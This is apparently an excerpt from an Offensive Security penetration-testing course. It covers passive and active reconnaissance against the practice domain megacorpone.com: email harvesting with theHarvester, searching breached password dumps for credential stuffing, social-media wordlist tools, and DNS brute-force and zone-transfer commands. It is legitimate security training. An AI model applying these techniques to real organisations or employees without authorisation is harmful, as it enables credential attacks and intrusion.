


Figure 36: Shodan Host Summary

We can view the ports, services, and technologies used by the server on this page. Shodan will also reveal if there are any published vulnerabilities for any of the identified services or technologies. This information is invaluable when determining where to start when we move to active testing.

6.9 Security Headers Scanner

There are several other specialty websites that we can use to gather information about a website or domain's security posture. Some of these sites blur the line between passive and active information gathering, but the key point for our purposes is that a third-party is initiating any scans or checks.

One such site, *Security Headers*,[167] will analyze HTTP response headers and provide basic analysis of the target site's security posture. We can use this to get an idea of an organization's coding and security practices based on the results.

Let's scan www.megacorpone.com and check the results:

[167] (Scott Helme, 2019), https://securityheaders.com/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 37: Scan results for www.megacorpone.com

The site is missing several defensive headers, such as *Content-Security-Policy*[168] and *X-Frame-Options*.[169] These missing headers are not necessarily vulnerabilities in and of themselves, but they could indicate web developers or server admins that are not familiar with *server hardening*.[170]

> *Server hardening, or secure configuration, is the overall process of securing a server via configuration. This includes things like disabling unneeded services, removing unused services or user accounts, rotating default passwords, setting appropriate server headers, and so forth. We don't need to know all the ins and outs of configuring every type of server, but understanding the concepts and what to look for can help when analyzing servers to determine how best to approach a potential target.*

6.10 SSL Server Test

Another scanning tool we can use is the *SSL Server Test* from Qualys SSL Labs.[171] This tool analyzes a server's SSL/TLS configuration and compares it against current best practices. It will

[168] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Content_Security_Policy

[169] (Mozilla, 2019, https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

[170] (NIST, 2019), https://csrc.nist.gov/publications/detail/sp/800-123/final

[171] (Qualys, 2019), https://www.ssllabs.com/ssltest/

Copyright © Offensive Security Ltd. All rights reserved.

also identify some SSL/TLS related vulnerabilities, such as Poodle[172] or Heartbleed.[173] Let's scan www.megacorpone.com and check the results:




Figure 38: SSL Server Test results for www.megacorpone.com

The results are not as bad as the Security Headers check. However, the weak Diffie-Hellman key exchange, RC4 ciphers, and lack of Forward Secrecy suggest our target is not applying current best practices for SSL/TLS hardening. For example, disabling RC4 ciphers has been recommended for several years[174] due to multiple vulnerabilities. We can use these findings to get an insight on the security practices, or lack thereof, within the target organization.

6.11 Pastebin

Pastebin[175] is a website for storing and sharing text. The site doesn't require an account for basic usage. Many people use Pastebin because it is ubiquitous and simple to use. But since Pastebin is a public service, we can use it to search for sensitive information.

For example, we can use the website for basic searches, or use the API for more advanced uses. Let's search for megacorpone.com:

[172] (Wikipedia, 2019) https://en.wikipedia.org/wiki/POODLE

[173] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Heartbleed

[174] (Microsoft Security Response Center, 2013), https://msrc-blog.microsoft.com/2013/11/12/security-advisory-2868725-recommendation-to-disable-rc4/

[175] (Pastebin, 2019), https://pastebin.com/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 39: Searching Pastebin

There are only ten results, but some of them look very familiar. We might not find any new information here on MegaCorp One but we shouldn't overlook searching Pastebin on future information gathering efforts.

6.12 User Information Gathering

In addition to gathering information about our target organization's resources, we can also gather information about the organization's employees. Our purpose for gathering this information is to compile user or password lists, build pretexting for social engineering, augment phishing campaigns or client-side attacks, execute *credential stuffing*,[176] and much more. However, the rules of engagement vary for each penetration test. Some penetration tests may be limited to purely technical testing without any social engineering aspects. Other engagements may have few or no restrictions.

Some of the following methods will overlap with those already discussed in previous sections, but we'll go deeper into a few tools specific to user enumeration.

We do need to exercise some caution when we start gathering information on users. As we mentioned in our story about "David" in this module's introduction, our goal is to improve our client's security posture, not necessarily to get any one person fired. Similarly, we don't want to break any laws. A company can only authorize a test against their own systems. Employees' personal devices, third party email, and social media accounts usually fall outside this authorization.

[176] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Credential_stuffing

Copyright © Offensive Security Ltd. All rights reserved.

6.12.1 Email Harvesting

Let's begin our user information gathering with some basic email harvesting. In this case, we will use *theHarvester*,[177] which gathers emails, names, subdomains, IPs, and URLs from multiple public data sources.

For example, we can run theHarvester with **-d** to specify the target domain and **-b** to set the data source to search:

```
kali@kali:~$ theharvester -d megacorpone.com -b google
...
[-] Starting harvesting process for domain: megacorpone.com

[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...

Harvesting results
No IP addresses found


[+] Emails found:
------------------
joe@megacorpone.com
mcarlow@megacorpone.com
first@megacorpone.com

[+] Hosts found in search engines:
------------------------------------

Total hosts: 13

[-] Resolving hostnames IPs...

Ns1.megacorpone.com:38.100.193.70
Siem.megacorpone.com:38.100.193.89
admin.megacorpone.com:38.100.193.83
beta.megacorpone.com:38.100.193.88
fs1.megacorpone.com:38.100.193.82
intranet.megacorpone.com:38.100.193.87
mail.megacorpone.com:38.100.193.84
mail2.megacorpone.com:38.100.193.73
ns1.megacorpone.com:38.100.193.70
ns2.megacorpone.com:38.100.193.80
url.megacorpone.com:empty
www.megacorpone.com:38.100.193.76
www2.megacorpone.com:38.100.193.79
```

[177] (Christian Martorella, 2019), https://github.com/laramies/theHarvester

Copyright © Offensive Security Ltd. All rights reserved.

Listing 209 - Running theHarvester on megacorpone.com

We found some email addresses, one of which, "first@megacorpone.com", appears to be new to us. We have also found some new subdomains of megacorpone.com. Let's add these to our notes as well.

This is a good reminder that information gathering is not always a neat, linear process. We may be looking for information on users and find something else about our target. This is one reason it's important to keep good notes.

6.12.1.1 Exercises

1. Use theHarvester to enumerate emails addresses for megacorpone.com.
2. Experiment with different data sources (-b). Which ones work best for you?

6.12.2 Password Dumps

Malicious hackers often dump breached credentials on Pastebin or other less reputable websites.[178] These password dumps can be extremely valuable for generating wordlists. For example, Kali Linux includes the "rockyou" wordlist generated from a data breach in 2009.[179]

Checking the email addresses we've found during user enumeration against password dumps can turn up passwords we could use in credential stuffing attacks.

6.13 Social Media Tools

Just about all organizations now maintain some sort of presence on *Social Media*.[180] The information a company posts can be very useful for us. We could, for example, use this information to identify potential employees and gain more information about the company and its operations. There are various ways to gather this public information with several tools we have already discussed, such as recon-ng and theHarvester. Let's explore a few additional tools.

6.13.1.1 Social-Searcher

Social-Searcher[181] is a search engine for social media sites. A free account will allow a limited number of searches per day. Social-searcher can be a quick alternative to setting up API keys on multiple more specialized services.

[178] (Troy Hunt, 2019), https://haveibeenpwned.com/PwnedWebsites

[179] (Wikipedia, 2019) https://en.wikipedia.org/wiki/RockYou#Data_breach

[180] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Social_media

[181] (Social Searcher, 2019), https://www.social-searcher.com

Copyright © Offensive Security Ltd. All rights reserved.




Figure 40: Using Social Searcher

The search results will include information posted by the target organization and what people are saying about it. Among other things, this can help us determine what sort of footprint and coverage an organization has on social media. Once we've done this, we may choose to move on to using site-specific tools.

6.13.2 Site-Specific Tools

There are two site-specific tools that we may want to familiarize ourselves with.

Twofi[182] scans a user's Twitter feed and generates a personalized wordlist used for password attacks against that user. While we will not run any attacks during passive information gathering, we can run this tool against any Twitter accounts we have identified to have a wordlist ready when needed. Twofi requires a valid Twitter API key.

linkedin2username[183] is a script for generating username lists based on LinkedIn data. It requires valid LinkedIn credentials and depends on a LinkedIn connection to individuals in the target organization. The script will output usernames in several different formats.

6.13.2.1 Exercise

1. Use any of the social media tools previously discussed to identify additional MegaCorp One employees.

[182] (Robin Wood, 2019), https://digi.ninja/projects/twofi.php

[183] (initstring, 2019), https://github.com/initstring/linkedin2username

Copyright © Offensive Security Ltd. All rights reserved.

6.14 Stack Overflow

Stack Overflow[184] is a website for developers to ask and answer coding related questions.

The site's value from an information gathering perspective is in looking at the types of questions a given user is asking or answering. If we can reasonably determine a user on Stack Overflow is also an employee of our target organization, we may be able to infer some things about the organization based on the employee's questions and answers.

For example, if we found a user that is always asking and answering questions about Python, it would be reasonable to assume they use that programming language on a daily basis, and it would likely be used at the organization where they are employed.

Even worse, if we find employees discussing sensitive information such as vulnerability remediation on these types of forums, we could discover unpatched vulnerabilities during this phase.

6.15 Information Gathering Frameworks

We will wrap up this module by briefly mentioning two additional tools that incorporate many of the techniques that we have discussed and add additional functionality. These tools are generally too heavy for the work we will do in the labs, but they are valuable during real-world assessments.

6.15.1 OSINT Framework

The *OSINT Framework*[185] includes information gathering tools and websites in one central location. Some tools listed in the framework cover more disciplines than information security.

[184] (Stack Exchange, 2019), https://stackoverflow.com/

[185] (Justin Nordine, 2019, https://osintframework.com/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 41: OSINT Framework

The OSINT framework is not meant to be a checklist, but reviewing the categories and available tools may spur ideas for additional information gathering opportunities.

6.15.2 Maltego

Maltego[186] is a very powerful data mining tool that offers an endless combination of search tools and strategies. The learning curve for it can be steep, and it is frankly overkill for this module, but its impressive capability warrants an introduction.

Maltego searches thousands of online data sources, and uses extremely clever "transforms" to convert one piece of information into another. For example, if we are performing a user information gathering campaign, we could submit an email address, and through various automated searches, "transform" that into an associated phone number or street address. During an organizational information gathering exercise, we could submit a domain name and "transform" that into a web server, then a list of email addresses, then a list of associated social media accounts, and then into a potential password list for that email account.

The combinations are endless, and the discovered information is presented in a scalable graph that allows easy zoom-and-pan navigation.

Maltego CE (the limited "community version" of Maltego) is included in Kali and requires a free registration to use. Commercial versions are also available and can handle larger datasets.

[186] (Paterva, 2019), https://www.paterva.com/buy/maltego-clients.php

Copyright © Offensive Security Ltd. All rights reserved.

Multiple vendors provide information that Maltgo can ingest and display. However, some providers also charge for access to their data. Maltego is not required to complete any material in the labs, but it can be an indispensable tool for large information gathering operations.

6.16 Wrapping Up

In this module, we explored the foundational aspects of the iterative process of passive information gathering. We covered a variety of techniques and tools to locate information about companies and their employees. This information can often prove to be invaluable in later stages of the engagement.

Copyright © Offensive Security Ltd. All rights reserved.

7. Active Information Gathering

In this module, we will move beyond passive information gathering and explore techniques that involve direct interaction with target services. We will take a look at some foundational techniques but bear in mind there are innumerable services that can be targeted in the field. This includes *Active Directory* for example, which we cover in more detail in a separate module. However, we will look at some of the more common active information gathering techniques in this module including port scanning and DNS, SMB, NFS, SMTP, and SNMP enumeration.

7.1 DNS Enumeration

The Domain Name System (DNS)[187] is one of the most critical systems on the Internet and is a distributed database responsible for translating user-friendly domain names into IP addresses.

This is facilitated by a hierarchical structure that is divided into several zones, starting with the top-level root zone. Let's take a closer look at the process and servers involved in resolving a hostname like www.megacorpone.com.

The process starts when a hostname is entered into a browser or other application. The browser passes the hostname to the operating system's DNS client and the operating system then forwards the request to the external DNS server it is configured to use. This first server in the chain is known as the *DNS recursor* and is responsible for interacting with the DNS infrastructure and returning the results to the DNS client. The DNS recursor contacts one of the servers in the DNS root zone. The root server then responds with the address of the server responsible for the zone containing the Top Level Domain (TLD),[188] in this case, the *.com* TLD.

Once the DNS recursor receives the address of the TLD DNS server, it queries it for the address of the authoritative nameserver for the megacorpone.com domain. The authoritative nameserver is the final step in the DNS lookup process and contains the DNS records in a local database known as the zone file. It typically hosts two zones for each domain, the forward lookup zone that is used to find the IP address of a specific hostname and the reverse lookup zone (if configured by the administrator), which is used to find the hostname of a specific IP address. Once the DNS recursor provides the DNS client with the IP address for www.megacorpone.com, the browser can contact the correct web server at its IP address and load the webpage.

To improve the performance and reliability of DNS, DNS caching is used to store local copies of DNS records at various stages of the lookup process. It is for this reason that some modern applications, such as web browsers, keep a separate DNS cache. In addition, the local DNS client of the operating system also maintains its own DNS cache along with each of the DNS servers in the lookup process. Domain owners can also control how long a server or client caches a DNS record via the *Time To Live* (TTL) field of a DNS record.

[187] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Domain_Name_System

[188] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Top-level_domain

Copyright © Offensive Security Ltd. All rights reserved.



7.1.1 Interacting with a DNS Server

Each domain can use different types of DNS records. Some of the most common types of DNS records include:

- *NS* - Nameserver records contain the name of the authoritative servers hosting the DNS records for a domain.
- *A* - Also known as a host record, the "*a record*" contains the IP address of a hostname (such as www.megacorpone.com).
- *MX* - Mail Exchange records contain the names of the servers responsible for handling email for the domain. A domain can contain multiple MX records.
- *PTR* - Pointer Records are used in reverse lookup zones and are used to find the records associated with an IP address.
- *CNAME* - Canonical Name Records are used to create aliases for other host records.
- *TXT* - Text records can contain any arbitrary data and can be used for various purposes, such as domain ownership verification.

Due to the wealth of information contained within DNS, it is often a lucrative target for active information gathering.

To demonstrate this, we'll use the **host** command to find the IP address of www.megacorpone.com:

```
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 38.100.193.76
```

Listing 210 - Using host to find the A host record for www.megacorpone.com

By default, the host command looks for an *A* record, but we can also query other fields, such as MX or TXT records. To do this, we can use the -t option to specify the type of record we are looking for:

```
kali@kali:~$ host -t mx megacorpone.com
megacorpone.com mail is handled by 10 fb.mail.gandi.net.
megacorpone.com mail is handled by 50 mail.megacorpone.com.
megacorpone.com mail is handled by 60 mail2.megacorpone.com.
megacorpone.com mail is handled by 20 spool.mail.gandi.net.

kali@kali:~$ host -t txt megacorpone.com
megacorpone.com descriptive text "Try Harder"
```

Listing 211 - Using host to find the MX and TXT records for megacorpone.com

7.1.2 Automating Lookups

Now that we have some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more hostnames and IP addresses belonging to the same domain. For example, we know that the domain has a web server, with the hostname "www.megacorpone.com".

Let's run **host** against this hostname:

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 38.100.193.76
```

Listing 212 - Using host to look up a valid host

Now, let's see if megacorpone.com has a server with the hostname "idontexist". Notice the difference between the query outputs:

```
kali@kali:~$ host idontexist.megacorpone.com
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
```

Listing 213 - Using host to look up an invalid host

In Listing 212, we queried a valid hostname and received an IP resolution response. By contrast, Listing 213 returned an error (*NXDOMAIN*[189]) that indicated that a public DNS record does not exist for that hostname. Now that we understand how to search for valid hostnames, we can automate our efforts.

7.1.3 Forward Lookup Brute Force

Brute force is a trial-and-error technique that seeks to find valid information, including directories on a webserver, username and password combinations, or in this case, valid DNS records. By using a wordlist that contains common hostnames, we can attempt to guess DNS records and check the response for valid hostnames.

In the examples so far, we used *forward lookups*, which request the IP address of a hostname, to query both a valid and an invalid hostname. If **host** successfully resolves a name to an IP, this could be an indication of a functional server.

We can automate the forward DNS lookup of common hostnames using the **host** command in a Bash one-liner.

First, let's build a list of possible hostnames:

```
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
```

Listing 214 - A small list of possible hostnames

Next, we can use a Bash one-liner to attempt to resolve each hostname:

```
kali@kali:~$ for ip in $(cat list.txt); do host $ip.megacorpone.com; done
www.megacorpone.com has address 38.100.193.76
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 38.100.193.84
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 38.100.193.71
```

[189] (Internet Engineering Task Force, 2016), https://tools.ietf.org/html/rfc8020

Copyright © Offensive Security Ltd. All rights reserved.

Listing 215 - Using Bash to brute force forward DNS name lookups

With this simplified wordlist, we discovered entries for "www", "mail", and "router". The hostnames "ftp", "owa", and "proxy", however, were not found. Much more comprehensive wordlists are available as part of the SecLists project.[190] These wordlists can be installed to the /usr/share/seclists directory using the **sudo apt install seclists** command.

7.1.4 Reverse Lookup Brute Force

Our DNS forward brute force enumeration revealed a set of scattered IP addresses in the same approximate range (38.100.193.X). If the DNS administrator of megacorpone.com configured PTR[191] records for the domain, we could scan the approximate range with *reverse lookups* to request the hostname for each IP.

Let's use a loop to scan IP addresses 38.100.193.50 through 38.100.193.100. We will filter out invalid results by showing only entries that do not contain "not found" (with **grep -v**):

```
kali@kali:~$ for ip in $(seq  50 100); do host 38.100.193.$ip; done | grep -v "not fou
nd"
69.193.100.38.in-addr.arpa domain name pointer beta.megacorpone.com.
70.193.100.38.in-addr.arpa domain name pointer ns1.megacorpone.com.
72.193.100.38.in-addr.arpa domain name pointer admin.megacorpone.com.
73.193.100.38.in-addr.arpa domain name pointer mail2.megacorpone.com.
76.193.100.38.in-addr.arpa domain name pointer www.megacorpone.com.
77.193.100.38.in-addr.arpa domain name pointer vpn.megacorpone.com.
...
```

Listing 216 - Using Bash to brute force reverse DNS names

We have successfully managed to resolve a number of IP addresses to valid hosts using reverse DNS lookups. If we were performing an assessment, we could further extrapolate these results, and might scan for "mail1", "mail3", etc and reverse lookup positive results. The point is that these types of scans are often cyclical; we expand our search based on any information we receive at every round.

7.1.5 DNS Zone Transfers

A zone transfer is basically a database replication between related DNS servers in which the *zone file* is copied from a master DNS server to a slave server. The zone file contains a list of all the DNS names configured for that zone. Zone transfers should only be allowed to authorized slave DNS servers but many administrators misconfigure their DNS servers, and in these cases, anyone asking for a copy of the DNS server zone will usually receive one.

This is equivalent to handing a hacker the corporate network layout on a silver platter. All the names, addresses, and functionality of the servers can be exposed to prying eyes.

We have seen organizations whose DNS servers were misconfigured so badly that they did not separate their internal DNS namespace and external DNS

---

[190] (danielmiessler, 2019), https://github.com/danielmiessler/SecLists

[191] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Reverse_DNS_lookup

Copyright © Offensive Security Ltd. All rights reserved.



> *namespace into separate, unrelated zones. This allowed us to retrieve a complete map of the internal and external network structure. It is not uncommon for DNS servers to be misconfigured in this way.*[192]

A successful zone transfer does not directly result in a network breach, although it does facilitate the process.

The **host** command syntax for performing a zone transfer is as follows:

```
host -l <domain name> <dns server address>
```

